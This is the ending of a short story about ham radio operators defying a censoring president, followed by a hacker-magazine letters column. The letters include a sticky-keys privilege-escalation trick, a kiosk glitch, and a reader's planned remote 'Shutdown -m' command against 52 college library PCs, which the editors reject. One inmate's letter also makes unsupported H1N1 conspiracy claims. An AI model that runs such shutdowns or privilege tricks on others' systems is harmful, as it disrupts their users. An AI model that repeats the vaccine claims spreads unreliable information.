A smiling Ketchmar, with his shock of white bushy hair, reached into his blazer pocket and pressed five folded twenty-dollar bills into the waitress’s hand, then waved to the others to gather their things. As she pointed them to the rear access door, they slipped outside one at a time, quietly walking to their cars and driving off into the upstate New York chill.

Rita was the last one to walk out. She trembled as she secured the portable radio in the crook of her arm, under her coat.

***

Inside the Stichler family's summer cottage, there was a faint musty smell. Ken started the furnace and turned on the main water valve. Rain had given way to bright sunshine that streamed through old lace curtains in the living room and made bright patterns on the brownish-red linoleum floor.

"I've got a couple of nice folding tables we can put all the gear on."

"You've got a great place here, Kenny. Perfect for what we gotta do. Let's get the data nodes up first."

Ziggy connected the data controllers to his laptop and preconfigured each one. Then he attached the transceivers, antennas, and power supplies.

The equipment came alive in a flurry of green and amber flashes. Within 15 minutes he had both controllers linked over 25 watt VHF radio waves with other nodes in Detroit and Kalamazoo, and saw data packets being relayed beyond those points on his laptop screen.

He cracked open a can of beer with a flourish and an Austin Powers-inspired laugh. "Yeah baby... we are *up*."

Ken, meanwhile, hunched behind the voice transceivers, making the connections with cables, microphones, and power strips. Before long, that equipment also sprang to life, filling the room with distant voices and call letters.

"I guess this is what we got our licenses for, huh Ziggy?" Ken attached the last of the antennas. "I mean this is a disaster just like a flood or a hurricane."

"Absolutely. This is what being a ham is all about, man."

"Scares the shit out of me though, with all that's going on. So what time are the others getting here?"

"I told them to show up before the beer's gone. Between five and six. Or before President Martera decides to do something about us 'subversive elements,' whichever comes first."

***

Rita was greeted by the morning sun shining directly into her eyes as she answered the knock on her front door. She squinted to make out her neighbor Henry, a slight man with oversized plastic-frame glasses and a flannel shirt who lived four houses north of her.

"'Morning Ms. Laclair, sorry to disturb you this early but I took this message for you last night on the traffic net." He smiled and handed her a green and yellow paper with the word "Radiogram" across the top.

Rita seemed taken aback. "Oh, well thanks Henry, I appreciate it. Call me Rita."

"You're welcome, Rita. Just let me know if you want to reply back."

"I will. How are things on the air, I mean in terms of what's going on with the country?"

"Oh things are getting strange, you know?" Henry was pleased that Rita showed an interest in him. "There are fewer hams, but a lot more traffic now that they shut down the Internet and all the wireless phones. Some of us amateurs are keeping the nets going 24 hours, also the data networks are very busy. I just hope they don't take away our licenses."

"I know. We had the police asking all kinds of questions about our monitoring club. Did you know the BBC is back on shortwave and reporting all about the scandal?"

***

```
NR 1012 R KE8RJ ANN ARBOR, MI
➥ 0229 MAR 7
RITA LACLAIR
1580 POPLAR ST
ALBANY, NY 12220
I CLOSED THE STORE AM
WITH OTHERS AT A REMOTE
LOCATION GET IN TOUCH YOU
KNOW HOW LOVE
ZIGGY
KE8RJ MAR 7 KD2SMR MAR 8
```

***

"Status report, Joel."

"Yes. The Internet shutdown and wireless restrictions have been highly effective in stemming the tide of protests and demonstrations. Compared to pre-March 4, the number of such incidents has declined by thirty percent."

"Not enough. It's a start."

"Mr. President, there are a couple of items of concern. British Broadcasting has resumed beaming programs directly to America over shortwave radio. Their news reports are very detrimental to our cause."

"Jam them. We still have the radio jamming transmitters from the Cold War, do we not? Drown them out. This should have been done already."

"Yes, Mr. President." McLaren shifted his weight on the oval office sofa. "One last item, intelligence indicates that amateur radio operators in this country and abroad have assembled a full-time voice traffic relay network and a primitive TCP/IP network, using radio links instead of copper and fiber. As a result they are recording and retransmitting the BBC reports, passing telegram-type messages, and relaying basic electronic mail."

"Okay Joel, now listen to me. I want these people shut down. Revoke all their licenses, and have Congress remove the whole Amateur Radio Service from the Federal code. Just to make sure,

go to each one of those hams' addresses and cut off their electricity."

McLaren sat in shock. "Chuck, it will take weeks to do all that."

"You got me into this mess. You have three days."

***

Henry connected his transmitting gear to a large truck battery, charged by a solar panel mounted on the south side of his house. He lit a kerosene lantern and held it in front of him. Rita followed him down the stairs to his operating position, a wooden desk in a small corner near the silent furnace. She shivered in the cold, damp cellar.

"What frequency was that again, Rita?"

"He'll be on 3885 kilohertz." Ten years were gone, but she still remembered the frequency on which she used to meet her then-husband. In a few moments, she heard his unmistakable, announcer-quality voice as she took the microphone.

"Hey Rita girl, how are things up there?"

"Pretty much the same. So I got your message obviously, what did you want to tell me?"

"We're up at Stichler's place running on gas generators. There's about ten of us working in shifts. We have a bunch of linked data networks up, as well as voice. We're retransmitting all the Brit's news broadcasts despite the jamming, and people are catching on. I think we're making history here. Why don't you drive up and join us?"

"I'm glad you're okay but I'm staying here in Albany."

He tried to convince her but to no avail. "Okay well, be safe and give me a call on here when you can."

"Ziggy?"

"What, Rita girl?"

She paused before pressing the microphone button. "You be safe, too. I'm proud of what you're doing."

***

The Empire Monitor Club naturally decided that meeting at Denny's was too risky. They opted to meet at John Ketchmar's small townhouse in New Scotland. The members all chipped in for refreshments for this meeting.

As usual, first stop on the dial was the BBC, but on this night the reception was terrible, as the government's jamming of the frequency was unusually effective.

"Let me try something."

John connected a large ten-inch cone speaker with an equalizer/amplifier and propped it up to a good listening angle on his dining room table. It was a marked improvement as the group could now make out some, but not all, of what was being broadcast.

"Today in The Hague, an ... charges against U.S. President Martera, Chief of ... five other ... crimes against humanity stemming from last May's ... separately ... peached by the U.S. House of Representatives."

The assembled listeners started high-fiving and hugging each other.

"Accord ... from amateur ... protesters risked their lives ... Congress to abandon their party loyalty ... proceedings."

The celebration, genuine but subdued, continued in Ketchmar's dining room. Rita broke down crying with relief on John's shoulder.

***

The next morning Rita answered the doorbell, and once again Henry was standing there with a green and yellow Radiogram in his hand.

***

"President Corbin, address to the nation, March 15, 2019, 7 p.m. Eastern Standard Time."

"Okay. Ready in five... four... three..."

"My fellow Americans. With the resignation and imprisonment of my predecessor, Charles Martera, and members of his administration, we have come to the end of a tragic and needless chapter in our history.

"The censorship policies of the Martera administration have been lifted, effective immediately. The Internet, wireless phone networks, satellites, and broadcast stations have all been restored and relicensed under their previous terms.

"We take this moment to honor six men from Michigan - five amateur radio operators and one of their assistants - who, to our eternal shame, died at the hands of their own nation while ensuring that the truth could be heard within our borders. We honor their sacrifice and grieve with their families.

"William Goff, Ypsilanti. Michael Hutton, Ann Arbor. Sigmund Laclair, Ann Arbor. Shane Lee, Ann Arbor. Chad Maggio, Farmington Hills. Kenneth Stichler, Livonia. May we never forget their sacrifice and what they accomplished on our behalf.

"To the people of Great Britain, who informed our public through the BBC, we owe a debt of gratitude. Long may Britannia yet rule the international airwaves, and may our American media and news-gathering organizations take a good hard look at themselves and follow your exemplary precedent.

"Today the U.S. House of Representatives passed a constitutional amendment, which now goes to the states for ratification. This amendment explicitly affords the same protection to all electronic media, present and future, as the existing First Amendment does for traditional press and speech. I encourage all 50 states to ratify this amendment quickly.

"As your new president, I ask for your prayers and support. God bless America."

Gratitude

Dear *2600:*

First, I just wanted to thank you for finding my new address and updating it when I failed to tell you that I moved. Somehow, my issue of *2600* found its way to my new address with the correct address label and such. I was a little paranoid at first, but then realized the post office more then likely was responsible for the update. I also wanted to tell you how excited I am about the new digital edition of your prestigious magazine, however I do wish you had a secure download web server. I'm not too sure about Amazon.

r0Wn1

We are quite relentless in tracking down subscribers who have either moved or escaped. A 2600 subscription is simply not something you can walk away from. As for the digital edition, we believe Amazon is as secure as any other such online service. If we learn otherwise, we'll let the world know.

Dear *2600:*

I'm a Brazilian guy called Guilherme. Not a hacker, not a cracker, nor a lamer. I write this because I wanted to thank you for the documentary *Freedom Downtime*. That documentary really woke me up to life. But the bad thing is I just watched it yesterday which makes me too damn late.

gui

Just because the story took place in the past, why would it be too late for you to get involved in the hacker world? If you read Plato, are you too late to become interested in philosophy? Would reading a Shakespeare play make you feel like you missed out on all the fun? (This, incidentally, is likely the only time our film will ever be compared to Plato and Shakespeare.) The point is, there's a lot to learn from what happened in the film and much that can be applied to the world of today. Getting involved because of something in the past is a great way to create a nifty future.

Dear *2600:*

Just a quick note to say thank you for putting out *Volume 26* as a DRM-free PDF file. I bought it today and am very pleased! I'd like to say that if you have an option for the paper magazine *and* PDF, I'd happily buy that. I would also love back issues as PDFs, as sometimes I remember reading an article, but can't remember which issue it's in.

WTL

We're working on all sorts of options and varieties and we appreciate the feedback. Our goal is always to go with the DRM-free option, but sometimes we run into snags with various vendors who don't support this. We will continue to keep people informed at every step so that you know where it all stands. In the meantime, supporting our efforts help make it all possible in the first place, so every bit of that from our readers is extremely important.

Fun Facts

Dear *2600:*

I purchased a *2600* today from Barnes and Noble. It was $6.25 with 6.5 percent Florida sales tax which brought the total to $6.66. I thought you might find that interesting.

InternetToughGuy

We do find it interesting and we've received all kinds of pictures of receipts from people in Florida (as well as some other places) with this amusing fact. We are also envious here in New York where we don't get to pay sales tax on reading material.

Dear *2600:*

I thought you might find it interesting that here in Lexington, Kentucky, I saw a TV commercial warning that Time Warner Cable is going to lose the Fox channel (the free TV channel), just as you had the Cablevision deal up there. Some fun these corporation have, right?

Nathan

It just goes to show why these corporations should never be trusted with more than their own

operations. In New York, there was recently a "war" between Cablevision and Fox - which you alluded to - where the Fox network was taken off the Cablevision system due to a dispute over fees. Fox refused to send the signal to Cablevision and its channels were then replaced with Cablevision propaganda announcements worthy of the Cold War. Fox, meanwhile, blacklisted the IPs of Cablevision subscribers attempting to obtain Fox programming online. In the end, after consumers wound up missing a good part of the World Series due to this corporate spat, a deal was struck. But, in a final insult, the terms were kept secret from all of the people who were inconvenienced by all of this nonsense. Now, we're tempted to just dismiss the entire thing as mere television that shouldn't matter so much. But consider the control that these corporate giants have over what you can and can't see, how you access the Internet, and determining how much you pay, all the while expecting you to be sympathetic to their disputes with other corporate giants. Add to this the fact that they also control newspapers, magazines, and entire broadcasting networks, and their control can rival that of the most oppressive governments in any part of the world. In the end, it should be the consumer who decides what content they wish to have access to and they ought to be able to shop around for the best price. Right now, that is at best a fantasy.

Dear *2600:*

I just got my Winter 2010-2011 issue of *2600* (27:4) and read the article about General Delivery. I had written an article about this a long time ago, but it's been lost in the vast Internet somewhere and I'd just like to add my experiences with using this service.

First of all, at the DMV there is no need to provide a physical address if you're homeless. Just write in "transient" on the residential address portion. However, I have to warn you that even though you put your *mailing* address as General Delivery or *wherever* you want mail, red light, speed, and toll road cameras apparently have access to your residential address and, if you write in "transient," tickets from them will be addressed to, in my experience, "N Physical Address, City, State, ZIP" where city is that of the mailing address. One time I had my PO box clearly listed on both my driver license and registration, yet a toll notice came to the "N Physical Address" which was entered as the physical in the DMV's system. Besides that, however, I've also had driver licenses with "General Delivery, Guasti, CA 91743" and "General Delivery, Beverly Hills, CA 90210." A picture of one such ID card can be found on my Facebook (http://www.facebook.com/requestpassword - yes, this is my actual URL). I've also used General Delivery for extensive periods of time for all of my mail when I was living in Arkansas with no utilities in my name, giving the physical address of the post office when requested. Other tricks for when physical addresses are required include renting a UPS Store mailbox. However, many of these are "registered CMRA" addresses and will be flagged in computer systems as a mail drop. If you look through the phone book, however, and use searchbug to verify the address, you can see if there is a PMB designator that will give away that it's a private mailbox. Some "mom and pop" shops are not registered and you can use that as physical.

Other alternatives, if you've ever been a victim of stalking (I have), physical or sexual abuse, or harassment include Address Confidentiality Programs. Colorado, so far, has the best and I moved here *just* because of their program. Check out http://acp.colorado.gov. They give me a physical address for mail, and I give them a UPS store mailing address to re-send the mail to. They also give you a laminated ID card that proves you're in the program, and every state and local government official must accept it in place of the actual residential address, so it works nicely. Banks *also* must accept it under a FIN/CEN ruling. For the rest of the private entities that won't accept it, they get the UPS mail drop address. When all of your mail is going to one of these drops, the only other thing you have to worry about are utilities as there's no way around not giving them a physical address. The good thing, though (in Colorado at least), is that most utilities accept ACP and put your utilities in a *fake name* while keeping your real info in a secure department that only has it stored in a folder somewhere in case you default on the bill and they have to come after you for nonpayment.

Lucky 225

Dear *2600:*

As you know, an often-discussed topic in the hacker community is the reason for hacking. As past issues have discussed, sometimes hacking can be useful and sometimes it can be like throwing a brick in a window. Penetration testing, computer learning, software modding, information gathering, and other things can all be positive aspects of hacking. I recently came across a situation where a quick privilege escalation allowed schoolchildren to use their Lego robotics software despite restrictions placed by the district.

My dad is an elementary school teacher and teaches Lego Mindstorms robotics to his fifth grade class. Recently, the district's IT administration made changes so that only they would be able to do certain administrative tasks. I can understand keeping students and inept teachers from accidentally causing problems; the issue here is the lack of IT support when necessary. To use the Lego robotics, a certain piece of USB hardware had to be installed, but now neither the teachers nor the on-site computer lab instructor had the permissions to install drivers. So my dad

asked me to come see if I could do something about it. I figured it would be easy enough to give my dad admin privileges on an XP machine, and my assumption was correct. The most basic methods had been disabled, but I was able to use a well documented trick using BackTrack. I simply booted from my flash drive (which attracted much student attention since I had case modded my drive by sticking it in a broken Pokemon Red cartridge), and replaced "sticky keys" with a command prompt at system level. Without even logging in, I was able to change my dad's account to an admin when earlier I would receive an "access denied."

This is a very simple trick that isn't going to impress anybody reading, but demonstrates the merits of being able to take matters into one's own hands when the people in charge can't be relied upon. I'm not saying that everyone in the world should be a hobbyist hacker, but that some basic script kiddie knowledge can come in handy from time to time.

Evan K.

Dear *2600:*

The wall mounted rotary phone in our home is the most reliable phone our family has, even though it does not ring. It is the only phone that always dials out when we want it to, and the only phone that answers when someone else calls. The two cordless phones we use should have skipped us altogether and gone straight to the landfill. The cell phone is a waste of time because people tend to text on it, and expect us to text back, again and again, when it would be simpler just to confirm plans with a five minute or less phone call. We will not apologize that our fingers are not up to the same texting speed as our teenagers. The rotary phone is crystal clear sounding, except for the person on the other end who is calling from a cell. There is something very fun about turning the dial, listening to the clicks, and of having to stay in one place because the cord won't stretch past the kitchen. About having a piece of equipment housed in durable, thick, stylish black plastic, hanging on the wall. About talking with a speaker and microphone that actually have some clarity to them, even if it is only to shout at the computerized voice of a collection agency calling the house for someone who doesn't live here, that is satisfying in a way that a cell phone will never be for us.

Anachronistically yours,
Justin & Audrey
Cincinnati, Ohio

The fact remains that a good land line sounds infinitely better than any cell phone. (Obviously, the fact that it's a rotary phone has no bearing on this.) We await the day when a cell phone company takes it upon itself to use some more bandwidth and dramatically improve the sound of the audio. With all of the things "smart phones" can do today, it's incredible that making a simple phone call sound as good as it would have 30 years ago is beyond their reach.

Letters from Prison

Dear *2600:*

Keep up the excellent work with your publication! I eagerly anticipate its arrival every quarter. There is not one part of it I dislike. One of my favorite things is when articles are facilitated using tools in Linux. Being a Linux user often feels like a special kinship with immense benefits, all for free!

I am currently incarcerated for some dumb decisions. However, I was able to secure a very fulfilling job with the *Prison News Magazine*. I just wanted to let you know that I have utilized this position to reach 1300 inmates with the Linux gospel.

I thank you for helping to keep my technological spark alive during my stay.

Peter

Thanks for forwarding this along to us. Both the article and the publication impressed everyone here. It's truly inspirational to take what could be the worst part of your life and use it to help yourself and others learn and grow. This is something we could all benefit from. We've left out any identifying information as we weren't sure you wanted to give that out, and in such cases we always err on the side of caution. We'd be happy to spread information on this and other positive prison projects.

Dear *2600:*

I've done 19 months in the bucket and still have no sentencing date, and I was forced for the second time to submit to a psych eval in which I was given jet fuel/diesel therapy, flying and driving all over the West, only to come out 100 percent competent each time. Last attorney bailed out on me a month before my September 16th sentencing date "under seal" and the warden is retaliating against my First Amendment/UDHR Article 19 rights by denying media direct access to me. Oh well, that's life.

I hope the EFF are planning to try to repeal this FCC regulation of the net. That's simply the foundation to supply power to an ever-growing Orwellian Big Brother, and once freedom of speech is censored and regulated, we can kiss our human rights and freedoms goodbye.

Anyways, enclosed are the patents for the H1N1 "swine flu" vaccine, which clearly is evidence that the U.S. government infected and killed innocent people worldwide, then lied about it, and are still pushing their vaccine primarily on our youth and children. I think there were 47 million Americans who were sick from it and the CDC estimated last year that 60 million people were vaccinated in the U.S. And, because of the H1N1, there were five times more deaths in young

adults and children than during a regular flu season. Not to mention that if each vaccine shot costs the consumer $15, multiply that by 60 million and you've got epic profit. The highlight of the vaccine patent is the filing date of 8/28/2007 and publishing date of 3/5/2009. Apparently the USPTO removed or renamed the application number (60/966724) because this document was found and people started preaching about it. This document is a public document, so it was not obtained in any ill-faith, but someone doesn't want people to know the truth. I wonder what Julian Assange would do in a situation like this. WWJAD? The whole point of WikiLeaks is accountability for a government that lies and deceives.

He who controls technology (and data) controls the world. We have finally weaponized data. We theoretically hold the spear of destiny, but somebody has to show these bastards how to use it - and not for selfish gain, but for the freedom that we're supposed to have, the sovereignty that was rightfully given to us and secured to us by the Declaration of Independence, the United States Constitution, and the Universal Declaration of Human Rights. Our kids will become slaves psychologically and/or economically if we don't protect our country. With great power comes great responsibility. Weaponize knowledge.

Ghost Exodus

As always, it's good to ask questions and never believe blindly what you're being told. The controversy here apparently lies in the belief that the vaccine patent for the H1N1 virus was filed two years before the first H1N1 case was reported. We're not going to get into a whole back and forth here, except to say that evidence is rarely this simple and clearcut. When investigating anything of this nature, you'll learn far more if you haven't reached your conclusions before doing the research. Far too many people fall into this trap and they wind up disregarding any inconvenient facts that don't support their theories. Incredible and shocking things can be discovered if everything is questioned through investigations and leaked documents. But if questioning the questioners is discouraged, the truth will remain hidden.

Dear *2600:*

I am an inmate in Kansas. I wrote a month and a half ago while I was in another prison. I got my hands on a few zines that a guy Joe ordered. I asked your crew if you had any extras that you could send my way due to my lack of funds at the moment.

You probably don't really know what you did when you practiced a form of open-handedness as you did. I have been down since I was 18. I get out in ten months. I will be 25. This amount of time would lead one to believe I did something extremely violent. I got three nonperson felonies that ran back to back. That's what happens when you keep your mouth shut and follow the code. I am rambling. Let me back up.

I am now on 24-hour lockdown. As I was saying before when I was handed six issues of *2600* mag, I could not believe it. In all these years, I forgot how to really feel anything but hate for others.

Before I got locked up, this was my area of interest. I pursued the ability to seek truth at any junction. On top of getting your mag, it was actually forwarded from a prison I was in before here. The *2600* crew did a stand-up thing.

I want to thank you for being exactly what you stand for. I would like to contribute in the next year or so. While I know you don't expect to profit off of your kind act, you certainly will. HOPE 2012.

W

While we're not always able to help people in this way, we do try. The support we get from our readers and subscribers helps to make that possible. All we ask in return is that you keep from getting sent back in and that you do whatever you can to keep others from being pulled into our awful prison system. The authorities simply love recidivism. While you may have been absent from the hacker community for a while, you should have no trouble learning about any new developments. As we all know, there is so much to learn and explore in the hacker and phone phreak world that doesn't have to involve confrontations with the law.

Dear *2600:*

I am now being detained in an institution (an injustice that I would go on about if anyone is interested) and would like to get *2600* sent to me. It is not currently on the banned books list, but it has also never been reviewed either. It has been my observation that no matter how harmless and benign a publication is, if enough attention is brought to it, someone will find a reason to ban it. So would you send me a *2600* and, if it gets through, I will have expectations that it will continue to make it and I will get you the subscription money before I will expect the next one, if you wish?

My next inquiry is to the community. My problem is that the rates for phone calls through the monopoly phone company are so expensive that money is most likely a contributing cause for my continued unlawful detainment. The name of the phone company is Global TelLink - www.gtl.net. The phone number for "help" is 800-231-0193, for debit/prepay it's 877-372-4330. Internally, I dial for complaint *1995, to alter my allow list #44. For me to make a call, I must enter an ID number and PIN, then add the number that I want to call to the allow list. It is then verified by automated dialer, asking if I can call. Then, once allowed, I call and you get the option to press 9 for rate info, press 0 to accept, press 7 to block inmate calls. If I am paying by debit, 9 is not avail-

able. The cost for me by debit is $5 per 15 minute call, just less than $10 for collect.

The first fix that came to my mind was to get some local phone numbers ($.91 connection fee) and forward them to the handful of people I would like to call. Keep in mind that my access to information is tightly controlled, so my ability to check in to alternatives or specifics is limited. That is where I need help most. So any alternatives and specifics would help a lot.

Mark

We know a lot of people are working on ways to make it easier for people in prison to be able to make affordable calls. The overpriced and monopolistic systems currently in place at so many facilities are basically criminal enterprises. We support anything that brings their dominance to an end. As it develops, we'll continue to track this story.

Addendum

Dear *2600:*

Thank you for accepting my submission! I've been a reader for the last 17 years and feel honored to have my work published in your magazine.

I have reviewed the article I sent you ("How to Cheat at Foursquare," 27:4, page 9) and there is one small change: Step 6 says to look for the line '<toolbaritem id="fsxlogin">'. That should be changed to '<toolbaritem id="fsfxlogin">'.

therippa

Feedback

Dear *2600:*

I just finished reading 27:3 and very much enjoyed the article "How to Turn Local Admin into Domain Admin" by David Dunn. The article reminded me of a common practice in the Windows community of granting users admin privileges so they can install programs and manage their own computers. This practice is as dangerous as always logging onto a UNIX/Linux system as root. Windows has a "Run as..." option that acts much like sudo, with the exception that you must authenticate with an admin account. The company I work for has started issuing admin users two accounts, one for logging onto machines and one for running processes that require elevated privileges. While this can be an inconvenience, it does limit the effectiveness of exploits like the one detailed in David's article.

Adam

Dear *2600:*

This is in response to Citizenwarrior's letter in 27:3, page 37. Thanks for your inquiry concerning "My Second Implant" article in 27:2. It is wonderful to hear of your interest in near-future advances in electro-biological coupled devices. I am looking forward to a day when implants such as those described in the story become a reality.

Estragon

Dear *2600:*

On the cover of 27:4, the Yellow Pages listing for "Dead Loop" points to 45.645 -122.5313. A giant grin crept across my face when I read that. Boy, do those coordinates ever sound familiar! Please continue to be my muse.

MotoFox

Dear *2600:*

Dudes! The new issue is like, totally awesome! Seriously, though. Really, really great issue.

I also want to say that I was (and still am) *quite* impressed after reading the Helen Keller quote at the top of page 65. Words to live by, I say. Nice job putting that in there. Inspiring, to say the least!

Gordy

And yet, we feel like we could have done more.

Dear *2600:*

I just have a couple of things to share about 27:4.

First: "How to Find Information on People Using the Internet" by DarX - great article and well put together. I would also like to pass along a site that should be added to the list: www.pipl.com. This site is kind of an all-in-one site that will gather information from criminal/court/public records to social network sites on a particular person. You can search by name and state, email, user name, or phone number and they also have a business search.

Some words for Salih who wrote a letter asking advice about how/where he should start in his hacking career. Salih, first I would have to say that the response to your letter is accurate. Second, I would highly suggest not trying to make hacking so much a career. Honestly, I was headed down the same road (CEH certified, along with an alphabet soup of certs) and, you know, hacking was not fun any more. Actually, technology as a whole was no longer fun. It felt more like a job, and my love for technology was slowly nearing its death. I was fighting against others instead of learning from others, and that is not what the community of hackers is supposed to be about.

Lastly, I wanted to leave something small for the community that I discovered while at a local Lowes store. I was picking out some paint one day and took notice of the paint kiosk. You could use this kiosk to design rooms and paint them so you could have a glance of what the paint would look like on your walls, etc. While these kiosk have no keyboards, they do have a mouse. While using the mouse and clicking the left and right mouse buttons rapidly on the screen, the paint program will start to glitch, as it is being reset with every click of the mouse, and sooner or later

you will come to a black screen with some information about the machine this program is on. What you can gather is host name, host IP, store number, date/time, and software version.

Many thanks go out to the community that keeps this magazine alive. God bless.

chapo
www.seek-truth.net

Dear *2600:*

I for one would be interested in seeing an article on David's Minto Wheel project (letters 27:4), or other DIY type mechanical hacks - important not to forget our technological roots and all. For all we know, we may see the day when we need to generate our own power, and all my info on that kind of stuff will be quite useless in its current ebook form.

Also FYI, the Borders in Santa Fe, New Mexico has been charging me for "periodical" without being able to scan the barcode for the past few years.

Zach

Perhaps Borders gives credit for whatever issues are no longer there when the sales period ends. We know that Barnes and Noble penalizes publishers for any missing issues, even when the problem is totally on their end. We don't know how it could ever be a publisher's fault when an issue is unaccounted for inside a store, but that is how this crazy industry is structured.

Dear *2600:*

Thank you for all of your hard work throughout the years. *2600* is by far a favorite of mine!

I just wanted you to be aware of an "issue" with my issue: 27:3 (Winter 2010). I would imagine I may not be the only one, but I received my subscription as normal in the mail and it was as if your publisher/printer burned their printing plate too large or maybe the layout was sent to them too large. What I mean is the outer margin is nonexistent and one word is cut off on every line. It is not an offset problem, because the margin is not extra large on corresponding pages.

Otherwise, keep up the great mag!

Pete

These kinds of things do happen on occasion in the printing world. When they do, it's always helpful to get as much specific info as possible. If sending us the actual issue isn't possible, a description of what exact page the problem occurs on (digital pictures via email would be helpful, too) will suffice. In this case, the issue number you give doesn't match the date. The winter issue would have been 27:4, not 27:3. Naturally, we will replace any defective issues received.

Queries

Dear *2600:*

I'd like to post an article in the *2600* to get some help on the side to

Top Sec

That must have been the moment when they caught up to him.

Dear *2600:*

I've been reading your publication for years despite having no physical knowledge of the computer applications. I read *2600* for the ideas and the dead-on responses to your readers. Even if I'm not a computer junkie (I am an information junkie), I've just taken the print route up until now. I wouldn't call myself a Luddite, but I'm 32 and just got a computer a few months ago. I live in Maine, so it took a little longer for it to be difficult to live without one. So anyway, we had a snowstorm today and I was pretty excited to be able to go online and get the cancellations info instead of waking up at six to catch the special snowstorm report. I walked away for a minute, and when I came back Microsoft Word popped up at the bottom and I clicked on it because I didn't open it and there was a box that looked like files were being transferred. I shut down my computer. What does this mean? Where can I begin to prevent security risks with little to no money?

Maggie

It's not that easy without some more specific information to figure out exactly what was happening. In most cases, you can go online and plug in quotes of various system messages you see to hear other people's experiences and learn from those. You can avoid most of the heartache by not downloading programs or files without knowing the source. Make sure any browser you're using is updated and able to alert you to any potentially malicious pages that could plant things on your system. None of this has to be difficult and usually those who try and make you believe that have something to gain by making it all mysterious and inaccessible. Keep backups and don't be afraid to experiment and make mistakes. This is what it's all about.

Dear *2600:*

When I renewed my membership to WBAI, I tried to tell the operator what my favorite shows were. They told me there was no way then to record such votes. Something or someone told me that an opportunity to vote for shows would start about now. (It's in my calendar.) But WBAI.org has no obvious link to any such option. Is there any accounted-for way to tell WBAI that *Off The Hook* is among my reasons for subscribing?

Chris

If you make a pledge to WBAI online, you can vote for your favorite show at that point. Simple select "Donate to Favorite Show" under the "Support WBAI" tab. If you phone in your pledge, it's assumed that the show that's on the air at that point is the one you're supporting. We encourage people to support the station whether you love or hate our show, as it's the forum that makes so much in the way of communication and exchange of ideas possible.

Dear *2600:*

I recently returned home from a Christmas road trip to New York and on the ride back we decided to take photos of what few payphones we could find along the way. I'd like to submit them, but printing them out and getting stamps to mail them, etc. seems like a lot of work. Are you guys still adamant about mailing in physical photos as the site suggests? Or will email submissions be acceptable in this digital era in which we live? If so, what format do you prefer? Also, what information should be included with the photos (i.e., location)?

p-lo

We absolutely accept digital photos if they're clear and detailed enough. This usually means sending us rather large files which we're quite capable of handling. Please include as much info as possible about the phone you're submitting. We sometimes get great pictures of payphones where vital information such as where it was seen is left out. We really would like to have more information than this, though, such as whether or not this type of a phone is seen frequently, what its capabilities are, what landmarks it may be near, something about the phone company that runs it, etc. The email address to send payphone photos to is payphones@2600.com.

Dear *2600:*

Keepin' it short. When was the first issue published? What is the *2600* birthday? I mean, January 8th is the Manifesto's 25th, and as I was finishing my party stuff, I was like, you know, I have no idea when *2600* started. I am three months younger than the Manifesto. Honestly, as I re reread it tonight, I realized the words he wrote are immortal. Loyd Blankenship's words are as inspiring to me now as they were when I first read them in 1998 when I was 13. They are the reason I became a computer engineer, the reason I reverse engineer and improve technology. Where would we be without those words? His words were the bits of steak that inspired us to continue to say fuck you to Ms. Smith.

Back to the point. When is *2600's* birthday?

Andrew
Tag Not Required
we are anonymous

Is this a Ms. Smith we know? And you actually had a party to celebrate the anniversary? Your passion is contagious. The Hacker Manifesto was indeed released on January 8, 1986 and served as words of inspiration to an entire generation of hackers. As for when we started, we can tell you it was January of 1984 but we'd have to find someone who saved their first envelope to see what the exact date of the mailing was. We would not be at all surprised if someone actually did that.

Dear *2600:*

I'm curious about the pricing of the Kindle and Nook versions of *The Best of 2600*. The Kindle is $19 while the Nook is $31, leaving me with the ethical question of buying the Kindle version and cracking the DRM for use on the Nook or buying the more expensive one. Please give some insight on the pricing.

Graham

We have nothing to do with the pricing for the two books that were published by Wiley. We are, however, involved in pricing for the Volume 26 compilation and the individual electronic issues and subscription. What we know is that Amazon makes it a condition that the price on the Kindle be the lowest available. If a publisher fails to do this, they lose half of their payment. This also gets tricky if the publisher isn't able to actually set the price themselves. For instance, Amazon set the price for our electronic subscription as well as the individual issue. If a competitor of theirs set the price lower than Amazon's, we would be screwed. So we're forced to only let competitors sell it for a higher price, even if that price is a penny more. If a competitor also won't let us set the price, we face a real problem. We're still learning how it all works and we'll continue to let our readers in on it as things play out.

Dear *2600:*

I am 17 and I have been a reader of this publication for three years now. I have *loved* every single issue! They have helped to advance my knowledge of the tech world immensely! But I would like your help if possible. I was recently laid off of my IT network administrator job recently due to Michigan's horrible economy and have had time to reflect on my tech skills. I realized I know nothing related to hacking. I am not asking because I am a little kid trying to find out how to make his neighbor's computer melt (not that that wouldn't be fun) but because I would have been more valuable at my last job if I had known how to break into our network that I set up because then I would have known how to make it more secure. In short, I would like to know where to start. I've been listing to *Off The Hook* podcasts and such but I need to learn the basics to hacking.

Caboose

The only way to learn is to listen to the questions you have within you and explore as much as possible to find the answers. You can learn all sorts of security tips for specific operating systems and setups but that's not really what hacking is all about. That's more about how to face off against the hacker mentality. If you're truly interested in being a part of the hacker world yourself, then prepare to do a lot of exploration, reading, and experimentation with no foreseeable payoff, other than satisfying your own curiosity. If that seems like a waste of time, then it's not the world for you.

Dear *2600:*

I love your publication! It is excellent! I would like to ask you a question. Last semester, my friends and I cooked up a prank to pull on the community college that we attend. All the computers that the public can access have annoying administrator rights blocking us from the com-

mand prompt. All of them except the whopping 52 computers in the library. Now, over the past two months I have been steadily writing down all of the IP addresses of the computers. I now have amassed all of the computers including the administrator computer IPs (I knew one of the workers). I plan on simply pulling up a command prompt and typing "Shutdown -m \\IP address -s". I might add some text, but the point is I do not want to have to write that for 52 different IPs. That would be time consuming and allow for me to be caught. Is there any way I could write a batch file for all of that? If so, how? Thank you very much for your time!

NABster

This is really the best prank you can come up with? This is about as clever as yanking out a power cord. Learning how to bypass the security would be clever. Even figuring out how to write a batch file would be an accomplishment. Using this knowledge just to screw people over by shutting down machines they're using is only going to reinforce the negative stereotype of hacking, not that this is anything remotely similar to hacking in the first place.

Dear *2600:*

Thank you for such an amazing magazine. I have purchased every issue since I learned of it three years ago. Years ago, during my IT internship, I heard that I cannot do certain things (such as subscribe to this magazine or buy anything hacker-related with a credit card) otherwise I would get "blacklisted" and if I got blacklisted, I could never hack because the FBI would be watching out for me. If something suspicious happens in my area, I would be the first person to be checked out. My first question is: what is "blacklisted?" How does it work? And how would I get rid of it? If I moved, would it follow me? Do you ever lose it? Thank you so very much! Love the magazine! Bought every book (in cash)!

An Inquisitive Youth

